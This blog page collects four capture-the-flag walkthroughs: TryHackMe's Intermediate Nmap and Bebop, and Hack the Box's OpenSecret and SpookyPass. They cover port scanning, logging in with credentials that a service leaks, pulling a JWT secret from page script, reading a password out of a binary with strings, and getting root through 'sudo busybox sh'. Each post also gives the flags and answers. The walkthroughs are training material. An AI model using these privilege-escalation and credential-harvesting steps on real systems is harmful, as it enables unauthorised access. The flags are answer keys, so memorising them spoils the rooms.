Tag: Offensive Security

Capture the Flag

TryHackMe Walkthrough: Intermediate Nmap

TryHackMe Intermediate NmapWe’re going to break up our Hack the Box streak and switch over to doing a TryHackMe challenge this time called Intermediate Nmap. It is a premium room, which means that you have to be a subscriber to play along. If you aren’t a subscriber and you aren’t interested in becoming one, hopefully you can follow along and still learn or reinforce your learning with this walkthrough.

Here’s the description:
You’ve learned some great nmap skills! Now can you combine that with other skills with netcat and protocols, to log in to this machine and find the flag? This VM is listening on a high port, and if you connect to it it may give you some information you can use to connect to a lower port commonly used for remote access!

There is only one thing to answer for this room and it turns out that all they want is a flag. So let’s get after it. You can se the AttackBox or your own machine. I’m using my own Kali VM here, so I’ve downloaded my openvpn config file and I connect like this

sudo openvpn ~/Downloads/ThmPremium.ovpn

In my case, the IP of the machine is 10.64.156.76, so the first thing I do is give it enough time and then make sure that a) it is up and b) that I can see it through my VPN connection (this isn’t always a guarantee and I’ve had to get a newer config file in the past and reconnect and try again). After seeing some responses from the ping, I hit CTRL-C to stop it and move on

$ ping 10.64.156.76
PING 10.64.156.76 (10.64.156.76) 56(84) bytes of data.
64 bytes from 10.64.156.76: icmp_seq=1 ttl=62 time=67.8 ms
64 bytes from 10.64.156.76: icmp_seq=2 ttl=62 time=89.0 ms
64 bytes from 10.64.156.76: icmp_seq=3 ttl=62 time=73.8 ms
64 bytes from 10.64.156.76: icmp_seq=4 ttl=62 time=50.8 ms
^C
--- 10.64.156.76 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 50.790/70.361/89.006/13.682 ms

The next step is to run an nmap scan. They told us that there is a high port available as a hint. So, I’m not going to play around and I’m going to start by checking all TCP ports (-p-). This can take longer, especially when you are on a VPN instead of the AttackBox, but I don’t mind. The -T4 helps speed it up and I don’t mind waiting. As it is, this came back in about 13 seconds for me. The –sCV tells nmap to run default scripts (C) and to try to determine versions (V) of the services running.

$ nmap -sCV -p- -T4 10.64.156.76 
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-25 12:13 -0400
Nmap scan report for 10.64.156.76
Host is up (0.031s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 7d:dc:eb:90:e4:af:33:d9:9f:0b:21:9a:fc:d5:77:f2 (RSA)
|   256 83:a7:4a:61:ef:93:a3:57:1a:57:38:5c:48:2a:eb:16 (ECDSA)
|_  256 30:bf:ef:94:08:86:07:00:f7:fc:df:e8:ed:fe:07:af (ED25519)
2222/tcp  open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 0b:8d:7c:be:ac:e7:ae:f5:29:c5:61:eb:fa:c1:93:c2 (RSA)
|   256 3d:16:86:a3:ee:9d:3a:8b:d1:00:3a:70:d2:20:e5:d9 (ECDSA)
|_  256 c1:fa:11:55:97:53:bb:a5:0b:8a:61:c0:12:60:ad:52 (ED25519)
31337/tcp open  Elite?
| fingerprint-strings: 
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NULL, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, X11Probe: 
|     In case I forget - user:pass
|_    ubuntu:Dafdas!!/str0ng
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port31337-TCP:V=7.99%I=7%D=6/25%Time=6A3D53BA%P=x86_64-pc-linux-gnu%r(N
SF:ULL,35,"In\x20case\x20I\x20forget\x20-\x20user:pass\nubuntu:Dafdas!!/st
SF:r0ng\n\n")%r(GetRequest,35,"In\x20case\x20I\x20forget\x20-\x20user:pass
SF:\nubuntu:Dafdas!!/str0ng\n\n")%r(SIPOptions,35,"In\x20case\x20I\x20forg
SF:et\x20-\x20user:pass\nubuntu:Dafdas!!/str0ng\n\n")%r(GenericLines,35,"I
SF:n\x20case\x20I\x20forget\x20-\x20user:pass\nubuntu:Dafdas!!/str0ng\n\n"
SF:)%r(HTTPOptions,35,"In\x20case\x20I\x20forget\x20-\x20user:pass\nubuntu
SF::Dafdas!!/str0ng\n\n")%r(RTSPRequest,35,"In\x20case\x20I\x20forget\x20-
SF:\x20user:pass\nubuntu:Dafdas!!/str0ng\n\n")%r(RPCCheck,35,"In\x20case\x
SF:20I\x20forget\x20-\x20user:pass\nubuntu:Dafdas!!/str0ng\n\n")%r(DNSVers
SF:ionBindReqTCP,35,"In\x20case\x20I\x20forget\x20-\x20user:pass\nubuntu:D
SF:afdas!!/str0ng\n\n")%r(DNSStatusRequestTCP,35,"In\x20case\x20I\x20forge
SF:t\x20-\x20user:pass\nubuntu:Dafdas!!/str0ng\n\n")%r(Help,35,"In\x20case
SF:\x20I\x20forget\x20-\x20user:pass\nubuntu:Dafdas!!/str0ng\n\n")%r(SSLSe
SF:ssionReq,35,"In\x20case\x20I\x20forget\x20-\x20user:pass\nubuntu:Dafdas
SF:!!/str0ng\n\n")%r(TerminalServerCookie,35,"In\x20case\x20I\x20forget\x2
SF:0-\x20user:pass\nubuntu:Dafdas!!/str0ng\n\n")%r(TLSSessionReq,35,"In\x2
SF:0case\x20I\x20forget\x20-\x20user:pass\nubuntu:Dafdas!!/str0ng\n\n")%r(
SF:Kerberos,35,"In\x20case\x20I\x20forget\x20-\x20user:pass\nubuntu:Dafdas
SF:!!/str0ng\n\n")%r(SMBProgNeg,35,"In\x20case\x20I\x20forget\x20-\x20user
SF::pass\nubuntu:Dafdas!!/str0ng\n\n")%r(X11Probe,35,"In\x20case\x20I\x20f
SF:orget\x20-\x20user:pass\nubuntu:Dafdas!!/str0ng\n\n")%r(FourOhFourReque
SF:st,35,"In\x20case\x20I\x20forget\x20-\x20user:pass\nubuntu:Dafdas!!/str
SF:0ng\n\n")%r(LPDString,35,"In\x20case\x20I\x20forget\x20-\x20user:pass\n
SF:ubuntu:Dafdas!!/str0ng\n\n")%r(LDAPSearchReq,35,"In\x20case\x20I\x20for
SF:get\x20-\x20user:pass\nubuntu:Dafdas!!/str0ng\n\n")%r(LDAPBindReq,35,"I
SF:n\x20case\x20I\x20forget\x20-\x20user:pass\nubuntu:Dafdas!!/str0ng\n\n"
SF:)%r(LANDesk-RC,35,"In\x20case\x20I\x20forget\x20-\x20user:pass\nubuntu:
SF:Dafdas!!/str0ng\n\n")%r(TerminalServer,35,"In\x20case\x20I\x20forget\x2
SF:0-\x20user:pass\nubuntu:Dafdas!!/str0ng\n\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.83 seconds

So, interesting. I see 3 ports open: 22 (running SSH), 2222 (running SSH), and 31337 (service unrecognized despite returning data) that tells us, “In case I forget – user:pass ubuntu:Dafdas!!/str0ng”

I decided to netcat directly to port 31337 and I just got that message and then the connection was closed. So that is seemingly all there is to find from that port.

$ nc 10.64.156.76 31337         
In case I forget - user:pass
ubuntu:Dafdas!!/str0ng

Okay. Well, we have 2 ports open with SSH, let’s try them in order.

$ ssh ubuntu@10.64.156.76                 
The authenticity of host '10.64.156.76 (10.64.156.76)' can't be established.
ED25519 key fingerprint is: SHA256:8VuYGtc5lO2sXK+MVsdbgQV9nF+EVHf8wJcrMAEWg10
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.64.156.76' (ED25519) to the list of known hosts.
ubuntu@10.64.156.76's password: 
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.13.0-1014-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ 

That worked. When I try port 2222, I get rejected immediately for not providing a public key.

$ ssh ubuntu@10.64.156.76 -p 2222
The authenticity of host '[10.64.156.76]:2222 ([10.64.156.76]:2222)' can't be established.
ED25519 key fingerprint is: SHA256:31v1b7mqLgFtZOZP/4qvBzUw5AzWmecr4m6GLPgDRJs
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.64.156.76]:2222' (ED25519) to the list of known hosts.
ubuntu@10.64.156.76: Permission denied (publickey).

So, let’s keep working in that port 22 connection.

$ ls
$ pwd
/home/ubuntu
$ ls -la
total 28
drwxr-xr-x 1 ubuntu ubuntu 4096 Jun 25 16:18 .
drwxr-xr-x 1 root   root   4096 Mar  2  2022 ..
-rw-r--r-- 1 ubuntu ubuntu  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Feb 25  2020 .bashrc
drwx------ 2 ubuntu ubuntu 4096 Jun 25 16:18 .cache
-rw-r--r-- 1 ubuntu ubuntu  807 Feb 25  2020 .profile
$ find / -name flag.txt 2>/dev/null                
/home/user/flag.txt
$ cat /home/user/flag.txt
flag{251f309497a18888dde5222761ea88e4}

So, I expected to find a flag in the directory. There wasn’t one. So I checked where I landed and it was /home/ubutu, as I figured. So, I checked for hidden contents and there was nothing really there. Lastly, I took a shot and just searched the entire computer for a file named flag.txt (piping errors to /dev/null). If that came up with nothing, my next step would have been to look for user.txt, which is another popular flag file name. But, that proved not to be necessary, and I found the file and was able to cat its contents to the screen and finish the challenge. Pretty light work, but a good exercise in some of the just-beyond-basic-but-not-a-whole-lot uses of nmap.

Any questions or comments, let me know.

Capture the Flag

Hack the Box Walkthrough: OpenSecret

OpenSecret Icon, courtesy of JippityToday, we’re going to tackle a Hack the Box Challenge called OpenSecret. Unlike the last few of these I’ve done, this is more of an offensive security challenge. Our challenge scenario is
A simple help desk portal where users can submit support tickets. The application uses JWT tokens for session management, but something seems off about how they’re implemented. Can you find the security flaw?


Task 1: Submit challenge Flag

After starting the challenge, you’ll be given a public IP to hit on a specific port, so no VPN access is required. For me, that IP:Port is 154.57.164.83:30250. Given the nature of the challenge (and that it is under the Category of “Web”), I know it will be a web application. Regardless, I did an nmap scan on just that port at that IP so I could know a little bit about it and it seems that this is a Node.js/Express application.

$ nmap -sCV -vv -p 30250 154.57.164.83                 
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 13:19 -0400
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:19
Completed NSE at 13:19, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:19
Completed NSE at 13:19, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:19
Completed NSE at 13:19, 0.00s elapsed
Initiating Ping Scan at 13:19
Scanning 154.57.164.83 [4 ports]
Completed Ping Scan at 13:19, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:19
Completed Parallel DNS resolution of 1 host. at 13:19, 0.49s elapsed
Initiating SYN Stealth Scan at 13:19
Scanning 154-57-164-83.static.isp.htb.systems (154.57.164.83) [1 port]
Discovered open port 30250/tcp on 154.57.164.83
Completed SYN Stealth Scan at 13:19, 0.24s elapsed (1 total ports)
Initiating Service scan at 13:19
Scanning 1 service on 154-57-164-83.static.isp.htb.systems (154.57.164.83)
Completed Service scan at 13:19, 11.45s elapsed (1 service on 1 host)
NSE: Script scanning 154.57.164.83.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:19
Completed NSE at 13:19, 5.13s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:19
Completed NSE at 13:19, 0.75s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:19
Completed NSE at 13:19, 0.00s elapsed
Nmap scan report for 154-57-164-83.static.isp.htb.systems (154.57.164.83)
Host is up, received reset ttl 128 (0.028s latency).
Scanned at 2026-05-14 13:19:09 EDT for 17s

PORT      STATE SERVICE REASON          VERSION
30250/tcp open  http    syn-ack ttl 128 Node.js (Express middleware)
| http-methods: 
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: OpenSecret Helpdesk - Support Portal

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:19
Completed NSE at 13:19, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:19
Completed NSE at 13:19, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:19
Completed NSE at 13:19, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.39 seconds
           Raw packets sent: 6 (240B) | Rcvd: 3 (128B)


Navigating to the site, we see this

OpenSecret Helpdesk Homepage


Given the description, I checked to see if there are any JWTs in storage already in the browser. I checked Cache Storage, Cookies, Indexed DB, Local Storage, and Session Storage, but nothing is there yet. Okay, I don’t see any other links, so I submitted the form with a name, email, and some pretend issue description words. Nothing fancy, no XSS attempts, etc. When I do, it tells me that no session token is provided.

OpenSecret No session token provided


Looking at the network call there, I just see this payload and these headers. No Cookies sent, and I don’t see an Auth Header.

{"name":"Bob Smith","description":"Blah blah blah.  All you ever do is say blah like things."}

OpenSecret Request Headers

Here is the response.

{"message":"No session token provided"}

So I need to see how this is being packaged up, so I take a look at the HTML source and … well, I guess the challenge is over. There is nothing really interesting in the HTML source until you get to the script tag at the end.

 <script>
    // JWT Secret Key
    const SECRET_KEY = "HTB{0p3n_s3cr3ts_ar3_n0t_s3cr3ts}";

    // Helper function to convert string to Base64URL
    function base64url(str) {
        return btoa(str)
            .replace(/\+/g, "-")
            .replace(/\//g, "_")
            .replace(/=/g, "");
    }

    // Generate a JWT session token for the user
    async function generateJWT() {
        // Check if user already has a token
        const existingToken = document.cookie
            .split("; ")
            .find((row) => row.startsWith("session_token="));

        if (existingToken) {
            console.log("Session token already exists");
            return;
        }

        // Create a random guest username
        const username = "guest_" + Math.floor(Math.random() * 10000);

        // JWT Header
        const header = { alg: "HS256", typ: "JWT" };

        // JWT Payload
        const payload = { username: username };

        // Encode header and payload
        const encodedHeader = base64url(JSON.stringify(header));
        const encodedPayload = base64url(JSON.stringify(payload));
        const data = encodedHeader + "." + encodedPayload;

        // Sign with SECRET_KEY using HMAC-SHA256
        const key = await crypto.subtle.importKey(
            "raw",
            new TextEncoder().encode(SECRET_KEY),
            { name: "HMAC", hash: "SHA-256" },
            false,
            ["sign"]
        );

        const signature = await crypto.subtle.sign(
            "HMAC",
            key,
            new TextEncoder().encode(data)
        );

        // Encode signature
        const encodedSignature = base64url(
            String.fromCharCode(...new Uint8Array(signature))
        );

        // Complete JWT token
        const token = data + "." + encodedSignature;

        // Store token in cookie
        document.cookie = `session_token=${token}; path=/; max-age=86400`;

        console.log("Generated session for:", username);
    }

    // Generate JWT token on page load
    generateJWT();

    // Handle ticket submission
    document
        .getElementById("submit-btn")
        .addEventListener("click", async (event) => {
            event.preventDefault();

            const name = document.getElementById("ticket-name").value;
            const description =
                document.getElementById("ticket-desc").value;

            const response = await fetch("/submit-ticket", {
                method: "POST",
                headers: {
                    "Content-Type": "application/json",
                },
                body: JSON.stringify({ name, description }),
            });

            const result = await response.json();
            document.getElementById("message-display").textContent =
                result.message || "Ticket submitted successfully!";
        });
</script>

Task 1 Answer: HTB{0p3n_s3cr3ts_ar3_n0t_s3cr3ts}

That’s all there was to it. We don’t actually have to use that code and that “key” to impersonate anyone, this was just an easy example of the dangers of storing secrets openly (OHHHH, the room name makes so much sense now 😉 )

If you have any questions, let me know!

Capture the Flag

Hack The Box Walkthrough: SpookyPass

A ghost holding a ticket to get into a partyToday’s challenge is a very easy challenge from Hack the Box. You can find it here. There is no machine to start up, you just download the required files for the challenge. You’ll get a .zip file and the password they provide you is hackthebox.
(kali@vici)-[~/htb/spookypass]
$ unzip SpookyPass.zip                                                      
Archive:  SpookyPass.zip
   creating: rev_spookypass/
[SpookyPass.zip] rev_spookypass/pass password: 
  inflating: rev_spookypass/pass    

After unzipping it, we see that it unzipped a directory called rev_spookypass and that directory has a single file in it called pass. When we run the file command on pass, we see that is an executable and that it is not stripped.

(kali@vici)-[~/htb/spookypass]
$ ls
rev_spookypass  SpookyPass.zip
                                                                                                                                                        
(kali@vici)-[~/htb/spookypass]
$ cd rev_spookypass && ls
pass

(kali@vici)-[~/htb/spookypass/rev_spookypass]
$ file pass     
pass: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=3008217772cc2426c643d69b80a96c715490dd91, for GNU/Linux 4.4.0, not stripped

Since this is Hack the Box, we can be a little less cautious. However, if you find an executable in the wild, don’t just run it. The better play is to get it into a sandbox and run it there so that it can’t do any damage to your machine or VM on the chance that it is malicious. Warnings aside, here we go..

(kali@vici)-[~/htb/spookypass/rev_spookypass]
$ ./pass                                         
Welcome to the SPOOKIEST party of the year.
Before we let you in, you'll need to give us the password: hackthebox
You're not a real ghost; clear off!

Okay. So, we need a password. The file command said that this binary executable is not stripped. What does that even mean? That means that the binary still contains its symbol table and possibly debugging information. The result is that:

  • Function names, variable names, and other symbols are still embedded inside.
  • It’s larger in size than a stripped binary.
  • It’s easier to debug or reverse engineer (e.g., using gdb, objdump, or strings).

Okay, so now we are talking about some good stuff. Since this wants a password and it is checking, it is possible that the password is inside, unobfuscated, and accessible through some simple methods. I’m going to try strings first. What is strings? This description is from the man pages for strings.

DESCRIPTION
For each file given, GNU strings prints the printable character sequences that are at 
least 4 characters long (or the number given with the options below) and are followed 
by an unprintable character.

Depending upon how the strings program was configured it will default to either 
displaying all the printable sequences that it can find in each file, or only those 
sequences that are in loadable, initialized data sections.  If the file type is 
unrecognizable, or if strings is reading from stdin then it will always display all of 
the printable sequences that it can find.

For backwards compatibility any file that occurs after a command-line option of just - 
will also be scanned in full, regardless of the presence of any -d option.

strings is mainly useful for determining the contents of non-text files.

What does that get us?

(kali@vici)-[~/htb/spookypass/rev_spookypass]
$ strings pass                                          
/lib64/ld-linux-x86-64.so.2
fgets
stdin
puts
__stack_chk_fail
__libc_start_main
__cxa_finalize
strchr
printf
strcmp
libc.so.6
GLIBC_2.4
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u3UH
Welcome to the 
[1;3mSPOOKIEST
[0m party of the year.
Before we let you in, you'll need to give us the password: 
s3cr3t_p455_f0r_gh05t5_4nd_gh0ul5
Welcome inside!
You're not a real ghost; clear off!
;*3$"
GCC: (GNU) 14.2.1 20240805
GCC: (GNU) 14.2.1 20240910
main.c
_DYNAMIC
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_start_main@GLIBC_2.34
_ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
stdin@GLIBC_2.2.5
_edata
_fini
__stack_chk_fail@GLIBC_2.4
strchr@GLIBC_2.2.5
printf@GLIBC_2.2.5
parts
fgets@GLIBC_2.2.5
__data_start
strcmp@GLIBC_2.2.5
__gmon_start__
__dso_handle
_IO_stdin_used
_end
__bss_start
main
__TMC_END__
_ITM_registerTMCloneTable
__cxa_finalize@GLIBC_2.2.5
_init
.symtab
.strtab
.shstrtab
.interp
.note.gnu.property
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.got
.got.plt
.data
.bss
.comment

Anything look good in there? Absolutely! Between the string requesting the password and the string welcoming you in is this gem, “s3cr3t_p455_f0r_gh05t5_4nd_gh0ul5”. Let’s see if it works.

(kali@vici)-[~/htb/spookypass/rev_spookypass]
$ ./pass 
Welcome to the SPOOKIEST party of the year.
Before we let you in, you'll need to give us the password: s3cr3t_p455_f0r_gh05t5_4nd_gh0ul5
Welcome inside!

HTB{un0bfu5c4t3d_5tr1ng5}   


And there we go. If we put that flag in over at Hack the Box, we win.

Submitting the flag at HTB

SpookyPass Pwned Success Message

There we go! Very Easy, as promised. However, we did get some exposure to learning about unknown files and some very basic skills in prodding those files to see what might be hidden within them. Any questions, let me know in the comments!

Capture the Flag

TryHackMe Room Walkthrough: Bebop

An evil drone, representing the drone in this exerciseToday, we’re going work our way through another TryHackMe room called Bebop. This one isn’t in the Free Tier, but it is considered “Easy” and is a “Walkthrough Room” rather than a “Challenge Room”. Because of that, there will be some additional questions in addition to just posting User and Root flags. Getting started, the room description says, “Who thought making a flying shell was a good idea?”. For the first task, it reads, “For this mission, you have been assigned the codename ‘pilot’. Press the Start Machine button to make the drone takeoff!”.

Task 1

“Deploy the machine.”No answer needed
“What is your codename?”pilot

Task 2

With the machine started and enough time elapsed, I first ran an nmap scan to see what we were dealing with.

~# nmap -sCV -T4 10.10.194.21
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-05 16:25 GMT
Nmap scan report for 10.10.194.21
Host is up (0.0013s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.5 (FreeBSD 20170903; protocol 2.0)
| ssh-hostkey: 
|   2048 5b:e6:85:66:d8:dd:04:f0:71:7a:81:3c:58:ad:0b:b9 (RSA)
|   256 d5:4e:18:45:ba:d4:75:2d:55:2f:fe:c9:1c:db:ce:cb (ECDSA)
|_  256 96:fc:cc:3e:69:00:79:85:14:2a:e4:5f:0d:35:08:d4 (ED25519)
23/tcp open  telnet  BSD-derived telnetd
MAC Address: 02:D4:65:95:48:91 (Unknown)
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.44 seconds

So, ports 22 (SSH) and 23 (telnet) are open. SSH is rarely the initial way in without any other information, so let’s try telnet, remembering our username of pilot that they’ve already told us and then asked us about. Connecting, I was asked for a login and I typed pilot. This immediately got me to an interactive session. So, they meant Easy easy on this one.

root@ip-10-10-235-128:~# telnet 10.10.194.21
Trying 10.10.194.21...
Connected to 10.10.194.21.
Escape character is '^]'.
login: pilot
Last login: Sat Oct  5 23:48:53 from cpc147224-roth10-2-0-cust456.17-1.cable.virginm.net
FreeBSD 11.2-STABLE (GENERIC) #0 r345837: Thu Apr  4 02:07:22 UTC 2019

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/
FreeBSD Handbook:      https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:        https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
Want to strip UTF-8 BOM(Byte Order Mark) from given files?

	sed -e '1s/^\xef\xbb\xbf//' < bomfile > newfile
[pilot@freebsd ~]$ 

Doing an ls shows me that we can see the user.txt file in our directory and cat-ing it out gives us the first answer of Task 2.
Okay, so we’re already at a command prompt. No issues here.

[pilot@freebsd ~]$ ls
user.txt
[pilot@freebsd ~]$ cat user.txt
THM{r3m0v3_b3f0r3_fl16h7}

What is the User Flag?THM{r3m0v3_b3f0r3_fl16h7}

Moving on, we need to see what we can do to elevate our privileges to root to get the root flag. One of the first things I usually do is sudo -l to see what we can run as sudo. Since we didn’t use a password to log in, we didn’t know the password if there was one. Luckily, it didn’t ask us one to run this command.

[pilot@freebsd ~]$ sudo -l
User pilot may run the following commands on freebsd:
    (root) NOPASSWD: /usr/local/bin/busybox

Okay, so we can run the binary busybox with sudo as root with no password. Is that useful? This is where I check my favorite PrivEsc companion GTFOBins to see. You can find the entry for busybox here. Taking a small aside, busybox is a utility that you often find in embedded systems that contains its own implementations of things like ls, sh, mv, etc. In these systems, you can execute the commands by calling busybox {command}, or – quite often – the person who set up the system will symlink ls to just call busybox ls, like this: ln -s /bin/busybox /bin/ls, so you might not even know that busybox is involved. This would allow you to only have one binary instead of many, with an overall size savings.

In this case, that means if I call sudo busybox sh, I’ll get a shell opened as root, which is just what happened.

[pilot@freebsd ~]$ sudo busybox sh
# whoami
root

From there, we navigate to the root directory and cat out the file.

# cd /root
# ls
.bash_history	.history	.login		root.txt
.cshrc		.k5login	.profile
# cat root.txt
THM{h16hw4y_70_7h3_d4n63r_z0n3}

What is the Root Flag?THM{h16hw4y_70_7h3_d4n63r_z0n3}

Task 3

What is the low privilleged user?pilot
What binary was used to escalate privileges?busybox
What service was used to gain an initial shell?telnet

Last question, we already knew from what we saw in our nmap scan and also at the dump of information at our login prompt, but you can always check this way from within the system itself.

# uname -a
